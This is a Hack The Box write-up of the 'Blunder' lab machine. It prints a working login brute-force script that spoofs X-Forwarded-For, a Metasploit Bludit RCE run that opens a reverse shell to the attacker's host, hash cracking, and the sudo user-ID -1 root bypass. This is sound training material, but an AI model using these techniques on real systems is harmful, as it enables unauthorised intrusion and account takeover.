Blunder – Hack The Box

Blunder is 20-point Linux machine on HackTheBox that starts with brute forcing a login form, exploit a CVE in BludítCMS and then we escalate to root via sudo vulnerability.

Recon

nmap reveals only port 80 is open.

```
┌─[justahmed@parrot]─[~/HTB/Blunder]
└──╼ $nmap -p- --min-rate 10000 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 14:00 EET
Nmap scan report for 10.10.10.191
Host is up (0.12s latency).
Not shown: 65533 filtered ports
PORT    STATE  SERVICE
21/tcp closed ftp
80/tcp open   http
```

blunder.htb – TCP 80

The site look a news/blog website:

A BLUNDER OF INTERESTING FACTS ABOUT

Cover Image

tst

October 16, 2020 - Reading time: ~1 minute

test

Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

ABOUT


I created this site to dump my fact files, nothing more.....?

Directory Brute Force

I'll run **gobuster** against the site, and include -x html,php,txt to look for files with these extensions

```
$gobuster dir -u http://blunder.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://blunder.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,php,txt
[+] Timeout:        10s
===============================================================
2020/10/16 14:28:32 Starting gobuster
===============================================================
/about (Status: 200)
/0 (Status: 200)
/admin (Status: 301)
/install.php (Status: 200)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
/usb (Status: 200)
/LICENSE (Status: 200)
/test2 (Status: 200)
```

And I can see a couple of results that looks interesting. When I navigate to /usb and /test2, it turned out that they are just pages with regular posts. So, I navigate to /admin



Brute Forcing fergus password

And we are greeted with a login page for a CMS called Bludit. After trying some default credentials (admin:admin, admin:password, root:toor, ...) I still can't login but, since the machine is rated CVE.

So, I check the Page Source to see any refrence that points to the version of this CMS and I find:

```
    <!-- CSS -->
    <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">

    <!-- Javascript -->
```

Now that I know that the CMS is Bludit v3.9.2, I google what CVEs are out there for Bludit and I came across a RCE exploit on metasploit but, it needed authentication and I still don't have creds, and this blogpost that speaks about burte forcing passwords for a known username. At this point I

remembered todo.txt so, I navigate to it and see:

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Hmm... the page seems to suggest the possibility of a username called fergus. As for the wordlist, the script just generates some trivial passwords (Password1, Password2, ... Password50) and that's it so, we definitely need to change it to a better wordlist, at the beginning I used the good old rockyou.txt but after a while the password was no where to be found, and since the machine is rated 4.1 as CTF-Like, I figured the password could be a word from the website (which is not that uncommon in CTFs to find passwords in such a way) so I use cwel to generate a custom wordlist for the script

```
cewl -d 3 -m 4 -w blunder_Passwords.txt http://blunder.htb/ --with-numbers
```

and I get back a wordlist of 301 possible password

```
┌─[justahmed@parrot]─[~/HTB/Blunder]
└──╼ $cewl -d 3 -m 4 -w blunder_Passwords.txt http://blunder.htb/ --with-numbers
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
┌─[justahmed@parrot]─[~/HTB/Blunder]
└──╼ $wc -l blunder_Passwords.txt
301 blunder_Passwords.txt
```

Now after modifying the script to use my wordlist it now looks like:

```
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []

Password_file = open("blunder_Passwords.txt")
for passwd in Password_file.readlines():
    wordlist.append(passwd.replace("\n", ""))

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

After letting the script run for a while, It finds a hit and tells us the password for fergus Is RolandDeschain.

Getting a Low-Level Shell – CVE 2019-16113

Now that I have valid creds for Bludit, I can check the REC exploit from Metasploit, and after providing the correct data needed for the exploit, I manage to pop a shell on the box

```
msf6 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BLUDITPASS RolandDeschain   yes       The password for Bludit
   BLUDITUSER fergus           yes       The username for Bludit
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.191     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /admin           yes       The base path for Bludit
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.17.244     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2
```

```
msf6 exploit(linux/http/bludit_upload_images_exec) > run
[*] Started reverse TCP handler on 10.10.17.244:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading XRaPTmrrfY.png...
[*] Uploading .htaccess...
[*] Executing XRaPTmrrfY.png...
[*] Command shell session 2 opened (10.10.17.244:4444 -> 10.10.10.191:49936) at 2020-10-17 13:55:14 +0200
[+] Deleted .htaccess
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ ls
```

Getting User (Hugo)

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cd /var/www
cd /var/www
www-data@blunder:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x  5 root     root     4096 Nov 28  2019 .
drwxr-xr-x 15 root     root     4096 Nov 27  2019 ..
drwxr-xr-x  8 www-data www-data 4096 May 19 15:13 bludit-3.10.0a
drwxrwxr-x  8 www-data www-data 4096 Oct 17 12:29 bludit-3.9.2
drwxr-xr-x  2 root     root     4096 Nov 28  2019 html
www-data@blunder:/var/www$
```

After enumerating the CMS files for a while, I decided to see what else under /var/www and I find another, more recent, version of the CMS

So, I navigate to the databases folder there and start “grepping” for some interesting keywords like (passwd, password, usr, user, ...)

And I get the following:

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ grep -rnw passwd
<udit-3.10.0a/bl-content/databases$ grep -rnw passwd
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ grep -rnw password
<it-3.10.0a/bl-content/databases$ grep -rnw password
users.php:8:        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Using hash-identifier revealed that the hash is SHA1 hash so I pass it to crack station and get the Password as: Password120

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

And now I can switch to hugo and read the user flag

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su - hugo
su - hugo
Password: Password120
hugo@blunder:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hugo@blunder:~$ cat user.txt
cat user.txt
af7e5863c4254a1bd8c16e62258c0364
hugo@blunder:~$
```

Privilege Escalation to root

One of the first things I try whenever I get a low-level shell, is to run id to see if I'm in any usefule groups, and sudo -l to see if I can execute any command with different privileges

```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

And the instant I see (ALL, !root) /bin/bash, I remembered a famous sudo vullnerability that can allow me to execute commands as root.

Basically, this flaw can be exploited by an attacker to run commands as root just by specifying the user ID "-1" or "4294967295."

That's because the function which converts user id into its username incorrectly treats -1, or its unsigned equivalent 4294967295, as 0, which is always the user ID of root user.

```
hugo@blunder:~$ sudo -u#4294967295 /bin/bash
sudo -u#4294967295 /bin/bash
root@blunder:/home/hugo# cd /root
cd /root
root@blunder:/root# cat root.txt
cat root.txt
8b7a0aebf37f52a4a5e300f0e75c2ee9
root@blunder:/root#
```

Hope you enjoyed the writeup and as always feedback is always appreciated!